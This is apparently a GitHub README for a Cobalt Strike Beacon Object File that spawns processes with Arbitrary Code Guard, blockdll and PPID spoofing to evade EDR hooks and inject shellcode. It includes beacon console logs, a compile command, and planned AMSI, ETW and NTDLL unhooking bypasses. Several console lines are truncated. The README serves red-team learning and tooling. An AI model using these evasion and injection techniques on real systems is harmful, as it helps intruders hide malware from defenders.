


EDR/UserLand hooks by spawning sacrificial process with Arbitrary Code Guard (ACG), BlockDll, and PPID spoofing.

- Due to ACG, this does not support shellcode which is dependent on these functionalities:
 - Toggling memory permissions between RW/RX.
 - RWX memory
- To inject shellcode into a spawned process that is dependent on the above functionalities please see the [Hollow BOF project](#)
- For an awesome explanation on ACG please see Adam Chestner's blog below.

New Features (08/01/2021)

- Spawn sacrificial process with Arbitrary Code Guard (ACG) to prevent EDR solutions from hooking into sacrificial process DLL's.
 - See [Adam Chester's "Protecting Your Malware" blog for full details](#). This part of the BOF is derived from his work.
- Inject & Execute shellcode.

Popin' Calc from ACG Protected Process



```
beacon> spawn notepad.exe 6248 /Users/bobby.cool
[*] SPAWN (Bobby Cooke//SpiderLabs|@0xBoku|githi
[+] Opened handle 0x534 to process 6248(PID)
[+] Spawned process: notepad.exe | PID: 8404 | I
[+] Allocated RE memory in remote process 8404
```

● C 100.0%

```
[+] Wrote 280 bytes to memory in remote process
[+] APC queued for main thread of 8404 (PID) to
```

New Features (07/19/2021)

- CNA Agressor Script interface

```
beacon> help
spawn                                Spawn a process w:
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
beacon> ps
8264  5536  OneDrive.exe                x86  :
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
Opened handle 0x634 to process 8264(PID)
Success! Spawned process: cmd.exe | PID: 5384 |
```

- PPID Spoofing
- Cobalt Strike "like" blockdll functionality

Compile with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c spawn.x64.c -o spawn.o
```

Run from Cobalt Strike Beacon Console

- After compile import the spawn.cna script into Cobalt Strikes Script Manager

```
beacon> spawn /path/to/exe PPID /local/path/to/
```

To Do List

- Agressor script for better end user experience


```
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
```

- PPID-spoofing for better parent-child process relation

OPSEC

```
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1640 bytes
[+] received output:
Attempting to openProcess: 8264(PID)
[+] received output:
Returned Handle: 6bc
[+] received output:
Successfully spawned process: cmd.exe
[DESKTOP-KOSR2N0] boku/10072 (x64)
```

- Here we can see our `cmd.exe` process being spawned with the PPID as `OneDrive.exe`
- implement Cobalt Strike `blockdll` functionality to prevent non-MS signed DLLs from loading into the spawned processes memory



- We see the parent-child process relationship, and that our spawned process has been created with the `Signatures restricted (Microsoft only)`
 - The `Signatures restricted (Microsoft only)` makes it so DLL's not signed by Microsoft cannot be loaded into our spawned process
- Do not crash the beacon process when the PE file does not exist

```
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o cmd.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 660 bytes
[+] received output:
Success! - Your new process cmd.exe has been spawned in a suspended state!
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o doesNotExist.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 669 bytes
[+] received output:
Failure - Uh oh, your process failed to spawn. Typically this is because the EXE does not exist.
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o cmd.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 660 bytes
[+] received output:
Success! - Your new process cmd.exe has been spawned in a suspended state!
[DESKTOP-KOSR2N0] boku/2520 (x64) (last:667ms)
beacon>
```

- No longer crashes on process creation failure!
- Return the PID to the Cobalt Strike console when the new process is spawned

```
beacon> spawn cmd.exe 5536
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1688 bytes
[+] received output:
Attempting to openProcess: 5536(PID)
[+] received output:
Opened handle 0x634 to process 5536(PID)
[+] received output:
Success! Spawned process: cmd.exe | PID: 5384 | PPID: 5536
```

- Build out different methods of remote process injection (08/01/21)
- Build out different methods of remote process patching
 - NTDLL.DLL remote process Unhooking
 - ETW remote process Patching/Bypass
 - AMSI remote process Patching/Bypass
 - CLR Loading & .Net assembly injection

Why did I build this?

1. To learn more about Cobalt Strike BOFs
2. I want flexibility in choosing my sacrificial processes.
 - Spawning the same process for every fork-and-run seems like bad/predictable OPSEC to me.
 - There are probably methods for this out there or built into CS already. Either way, I wanted to build my own.
3. I have allot of cool BOF ideas that I want to build on this.

Credits / References

PPID Spoofing & blockDll functionality

- Credit/shoutout to: Adam Chester @_xpn_ + @SEKTOR7net + Raphael Mudge
- Thank you for the amazing work that you've contributed. I would not be able to publish this without your blogs, videos, and awesome content!
- Main References for PPID Spoofing & blockdll
 - <https://blog.xpnsec.com/protecting-your-malware/>

- <https://blog.cobaltstrike.com/2021/01/13/pushing-back-on-userland-hooks-with-cobalt-strike/>
- <https://institute.sektor7.net/> (Courses)

Raphael Mudge - Beacon Object Files - Luser Demo

- https://www.youtube.com/watch?v=gfYswA_Ronw

Cobalt Strike - Beacon Object Files

- <https://www.cobaltstrike.com/help-beacon-object-files>

BOF Code References

anthemtotheego/InlineExecute-Assembly

- <https://github.com/anthemtotheego/InlineExecute-Assembly/blob/main/inlineExecuteAssembly/inlineExecute-Assembly.cna>

ajpc500/BOFs

- <https://github.com/ajpc500/BOFs/>

trustedsec/CS-Situational-Awareness-BOF

- <https://github.com/trustedsec/CS-Situational-Awareness-BOF>

Sektor7 Malware Dev Essentials course - learned how to do the early

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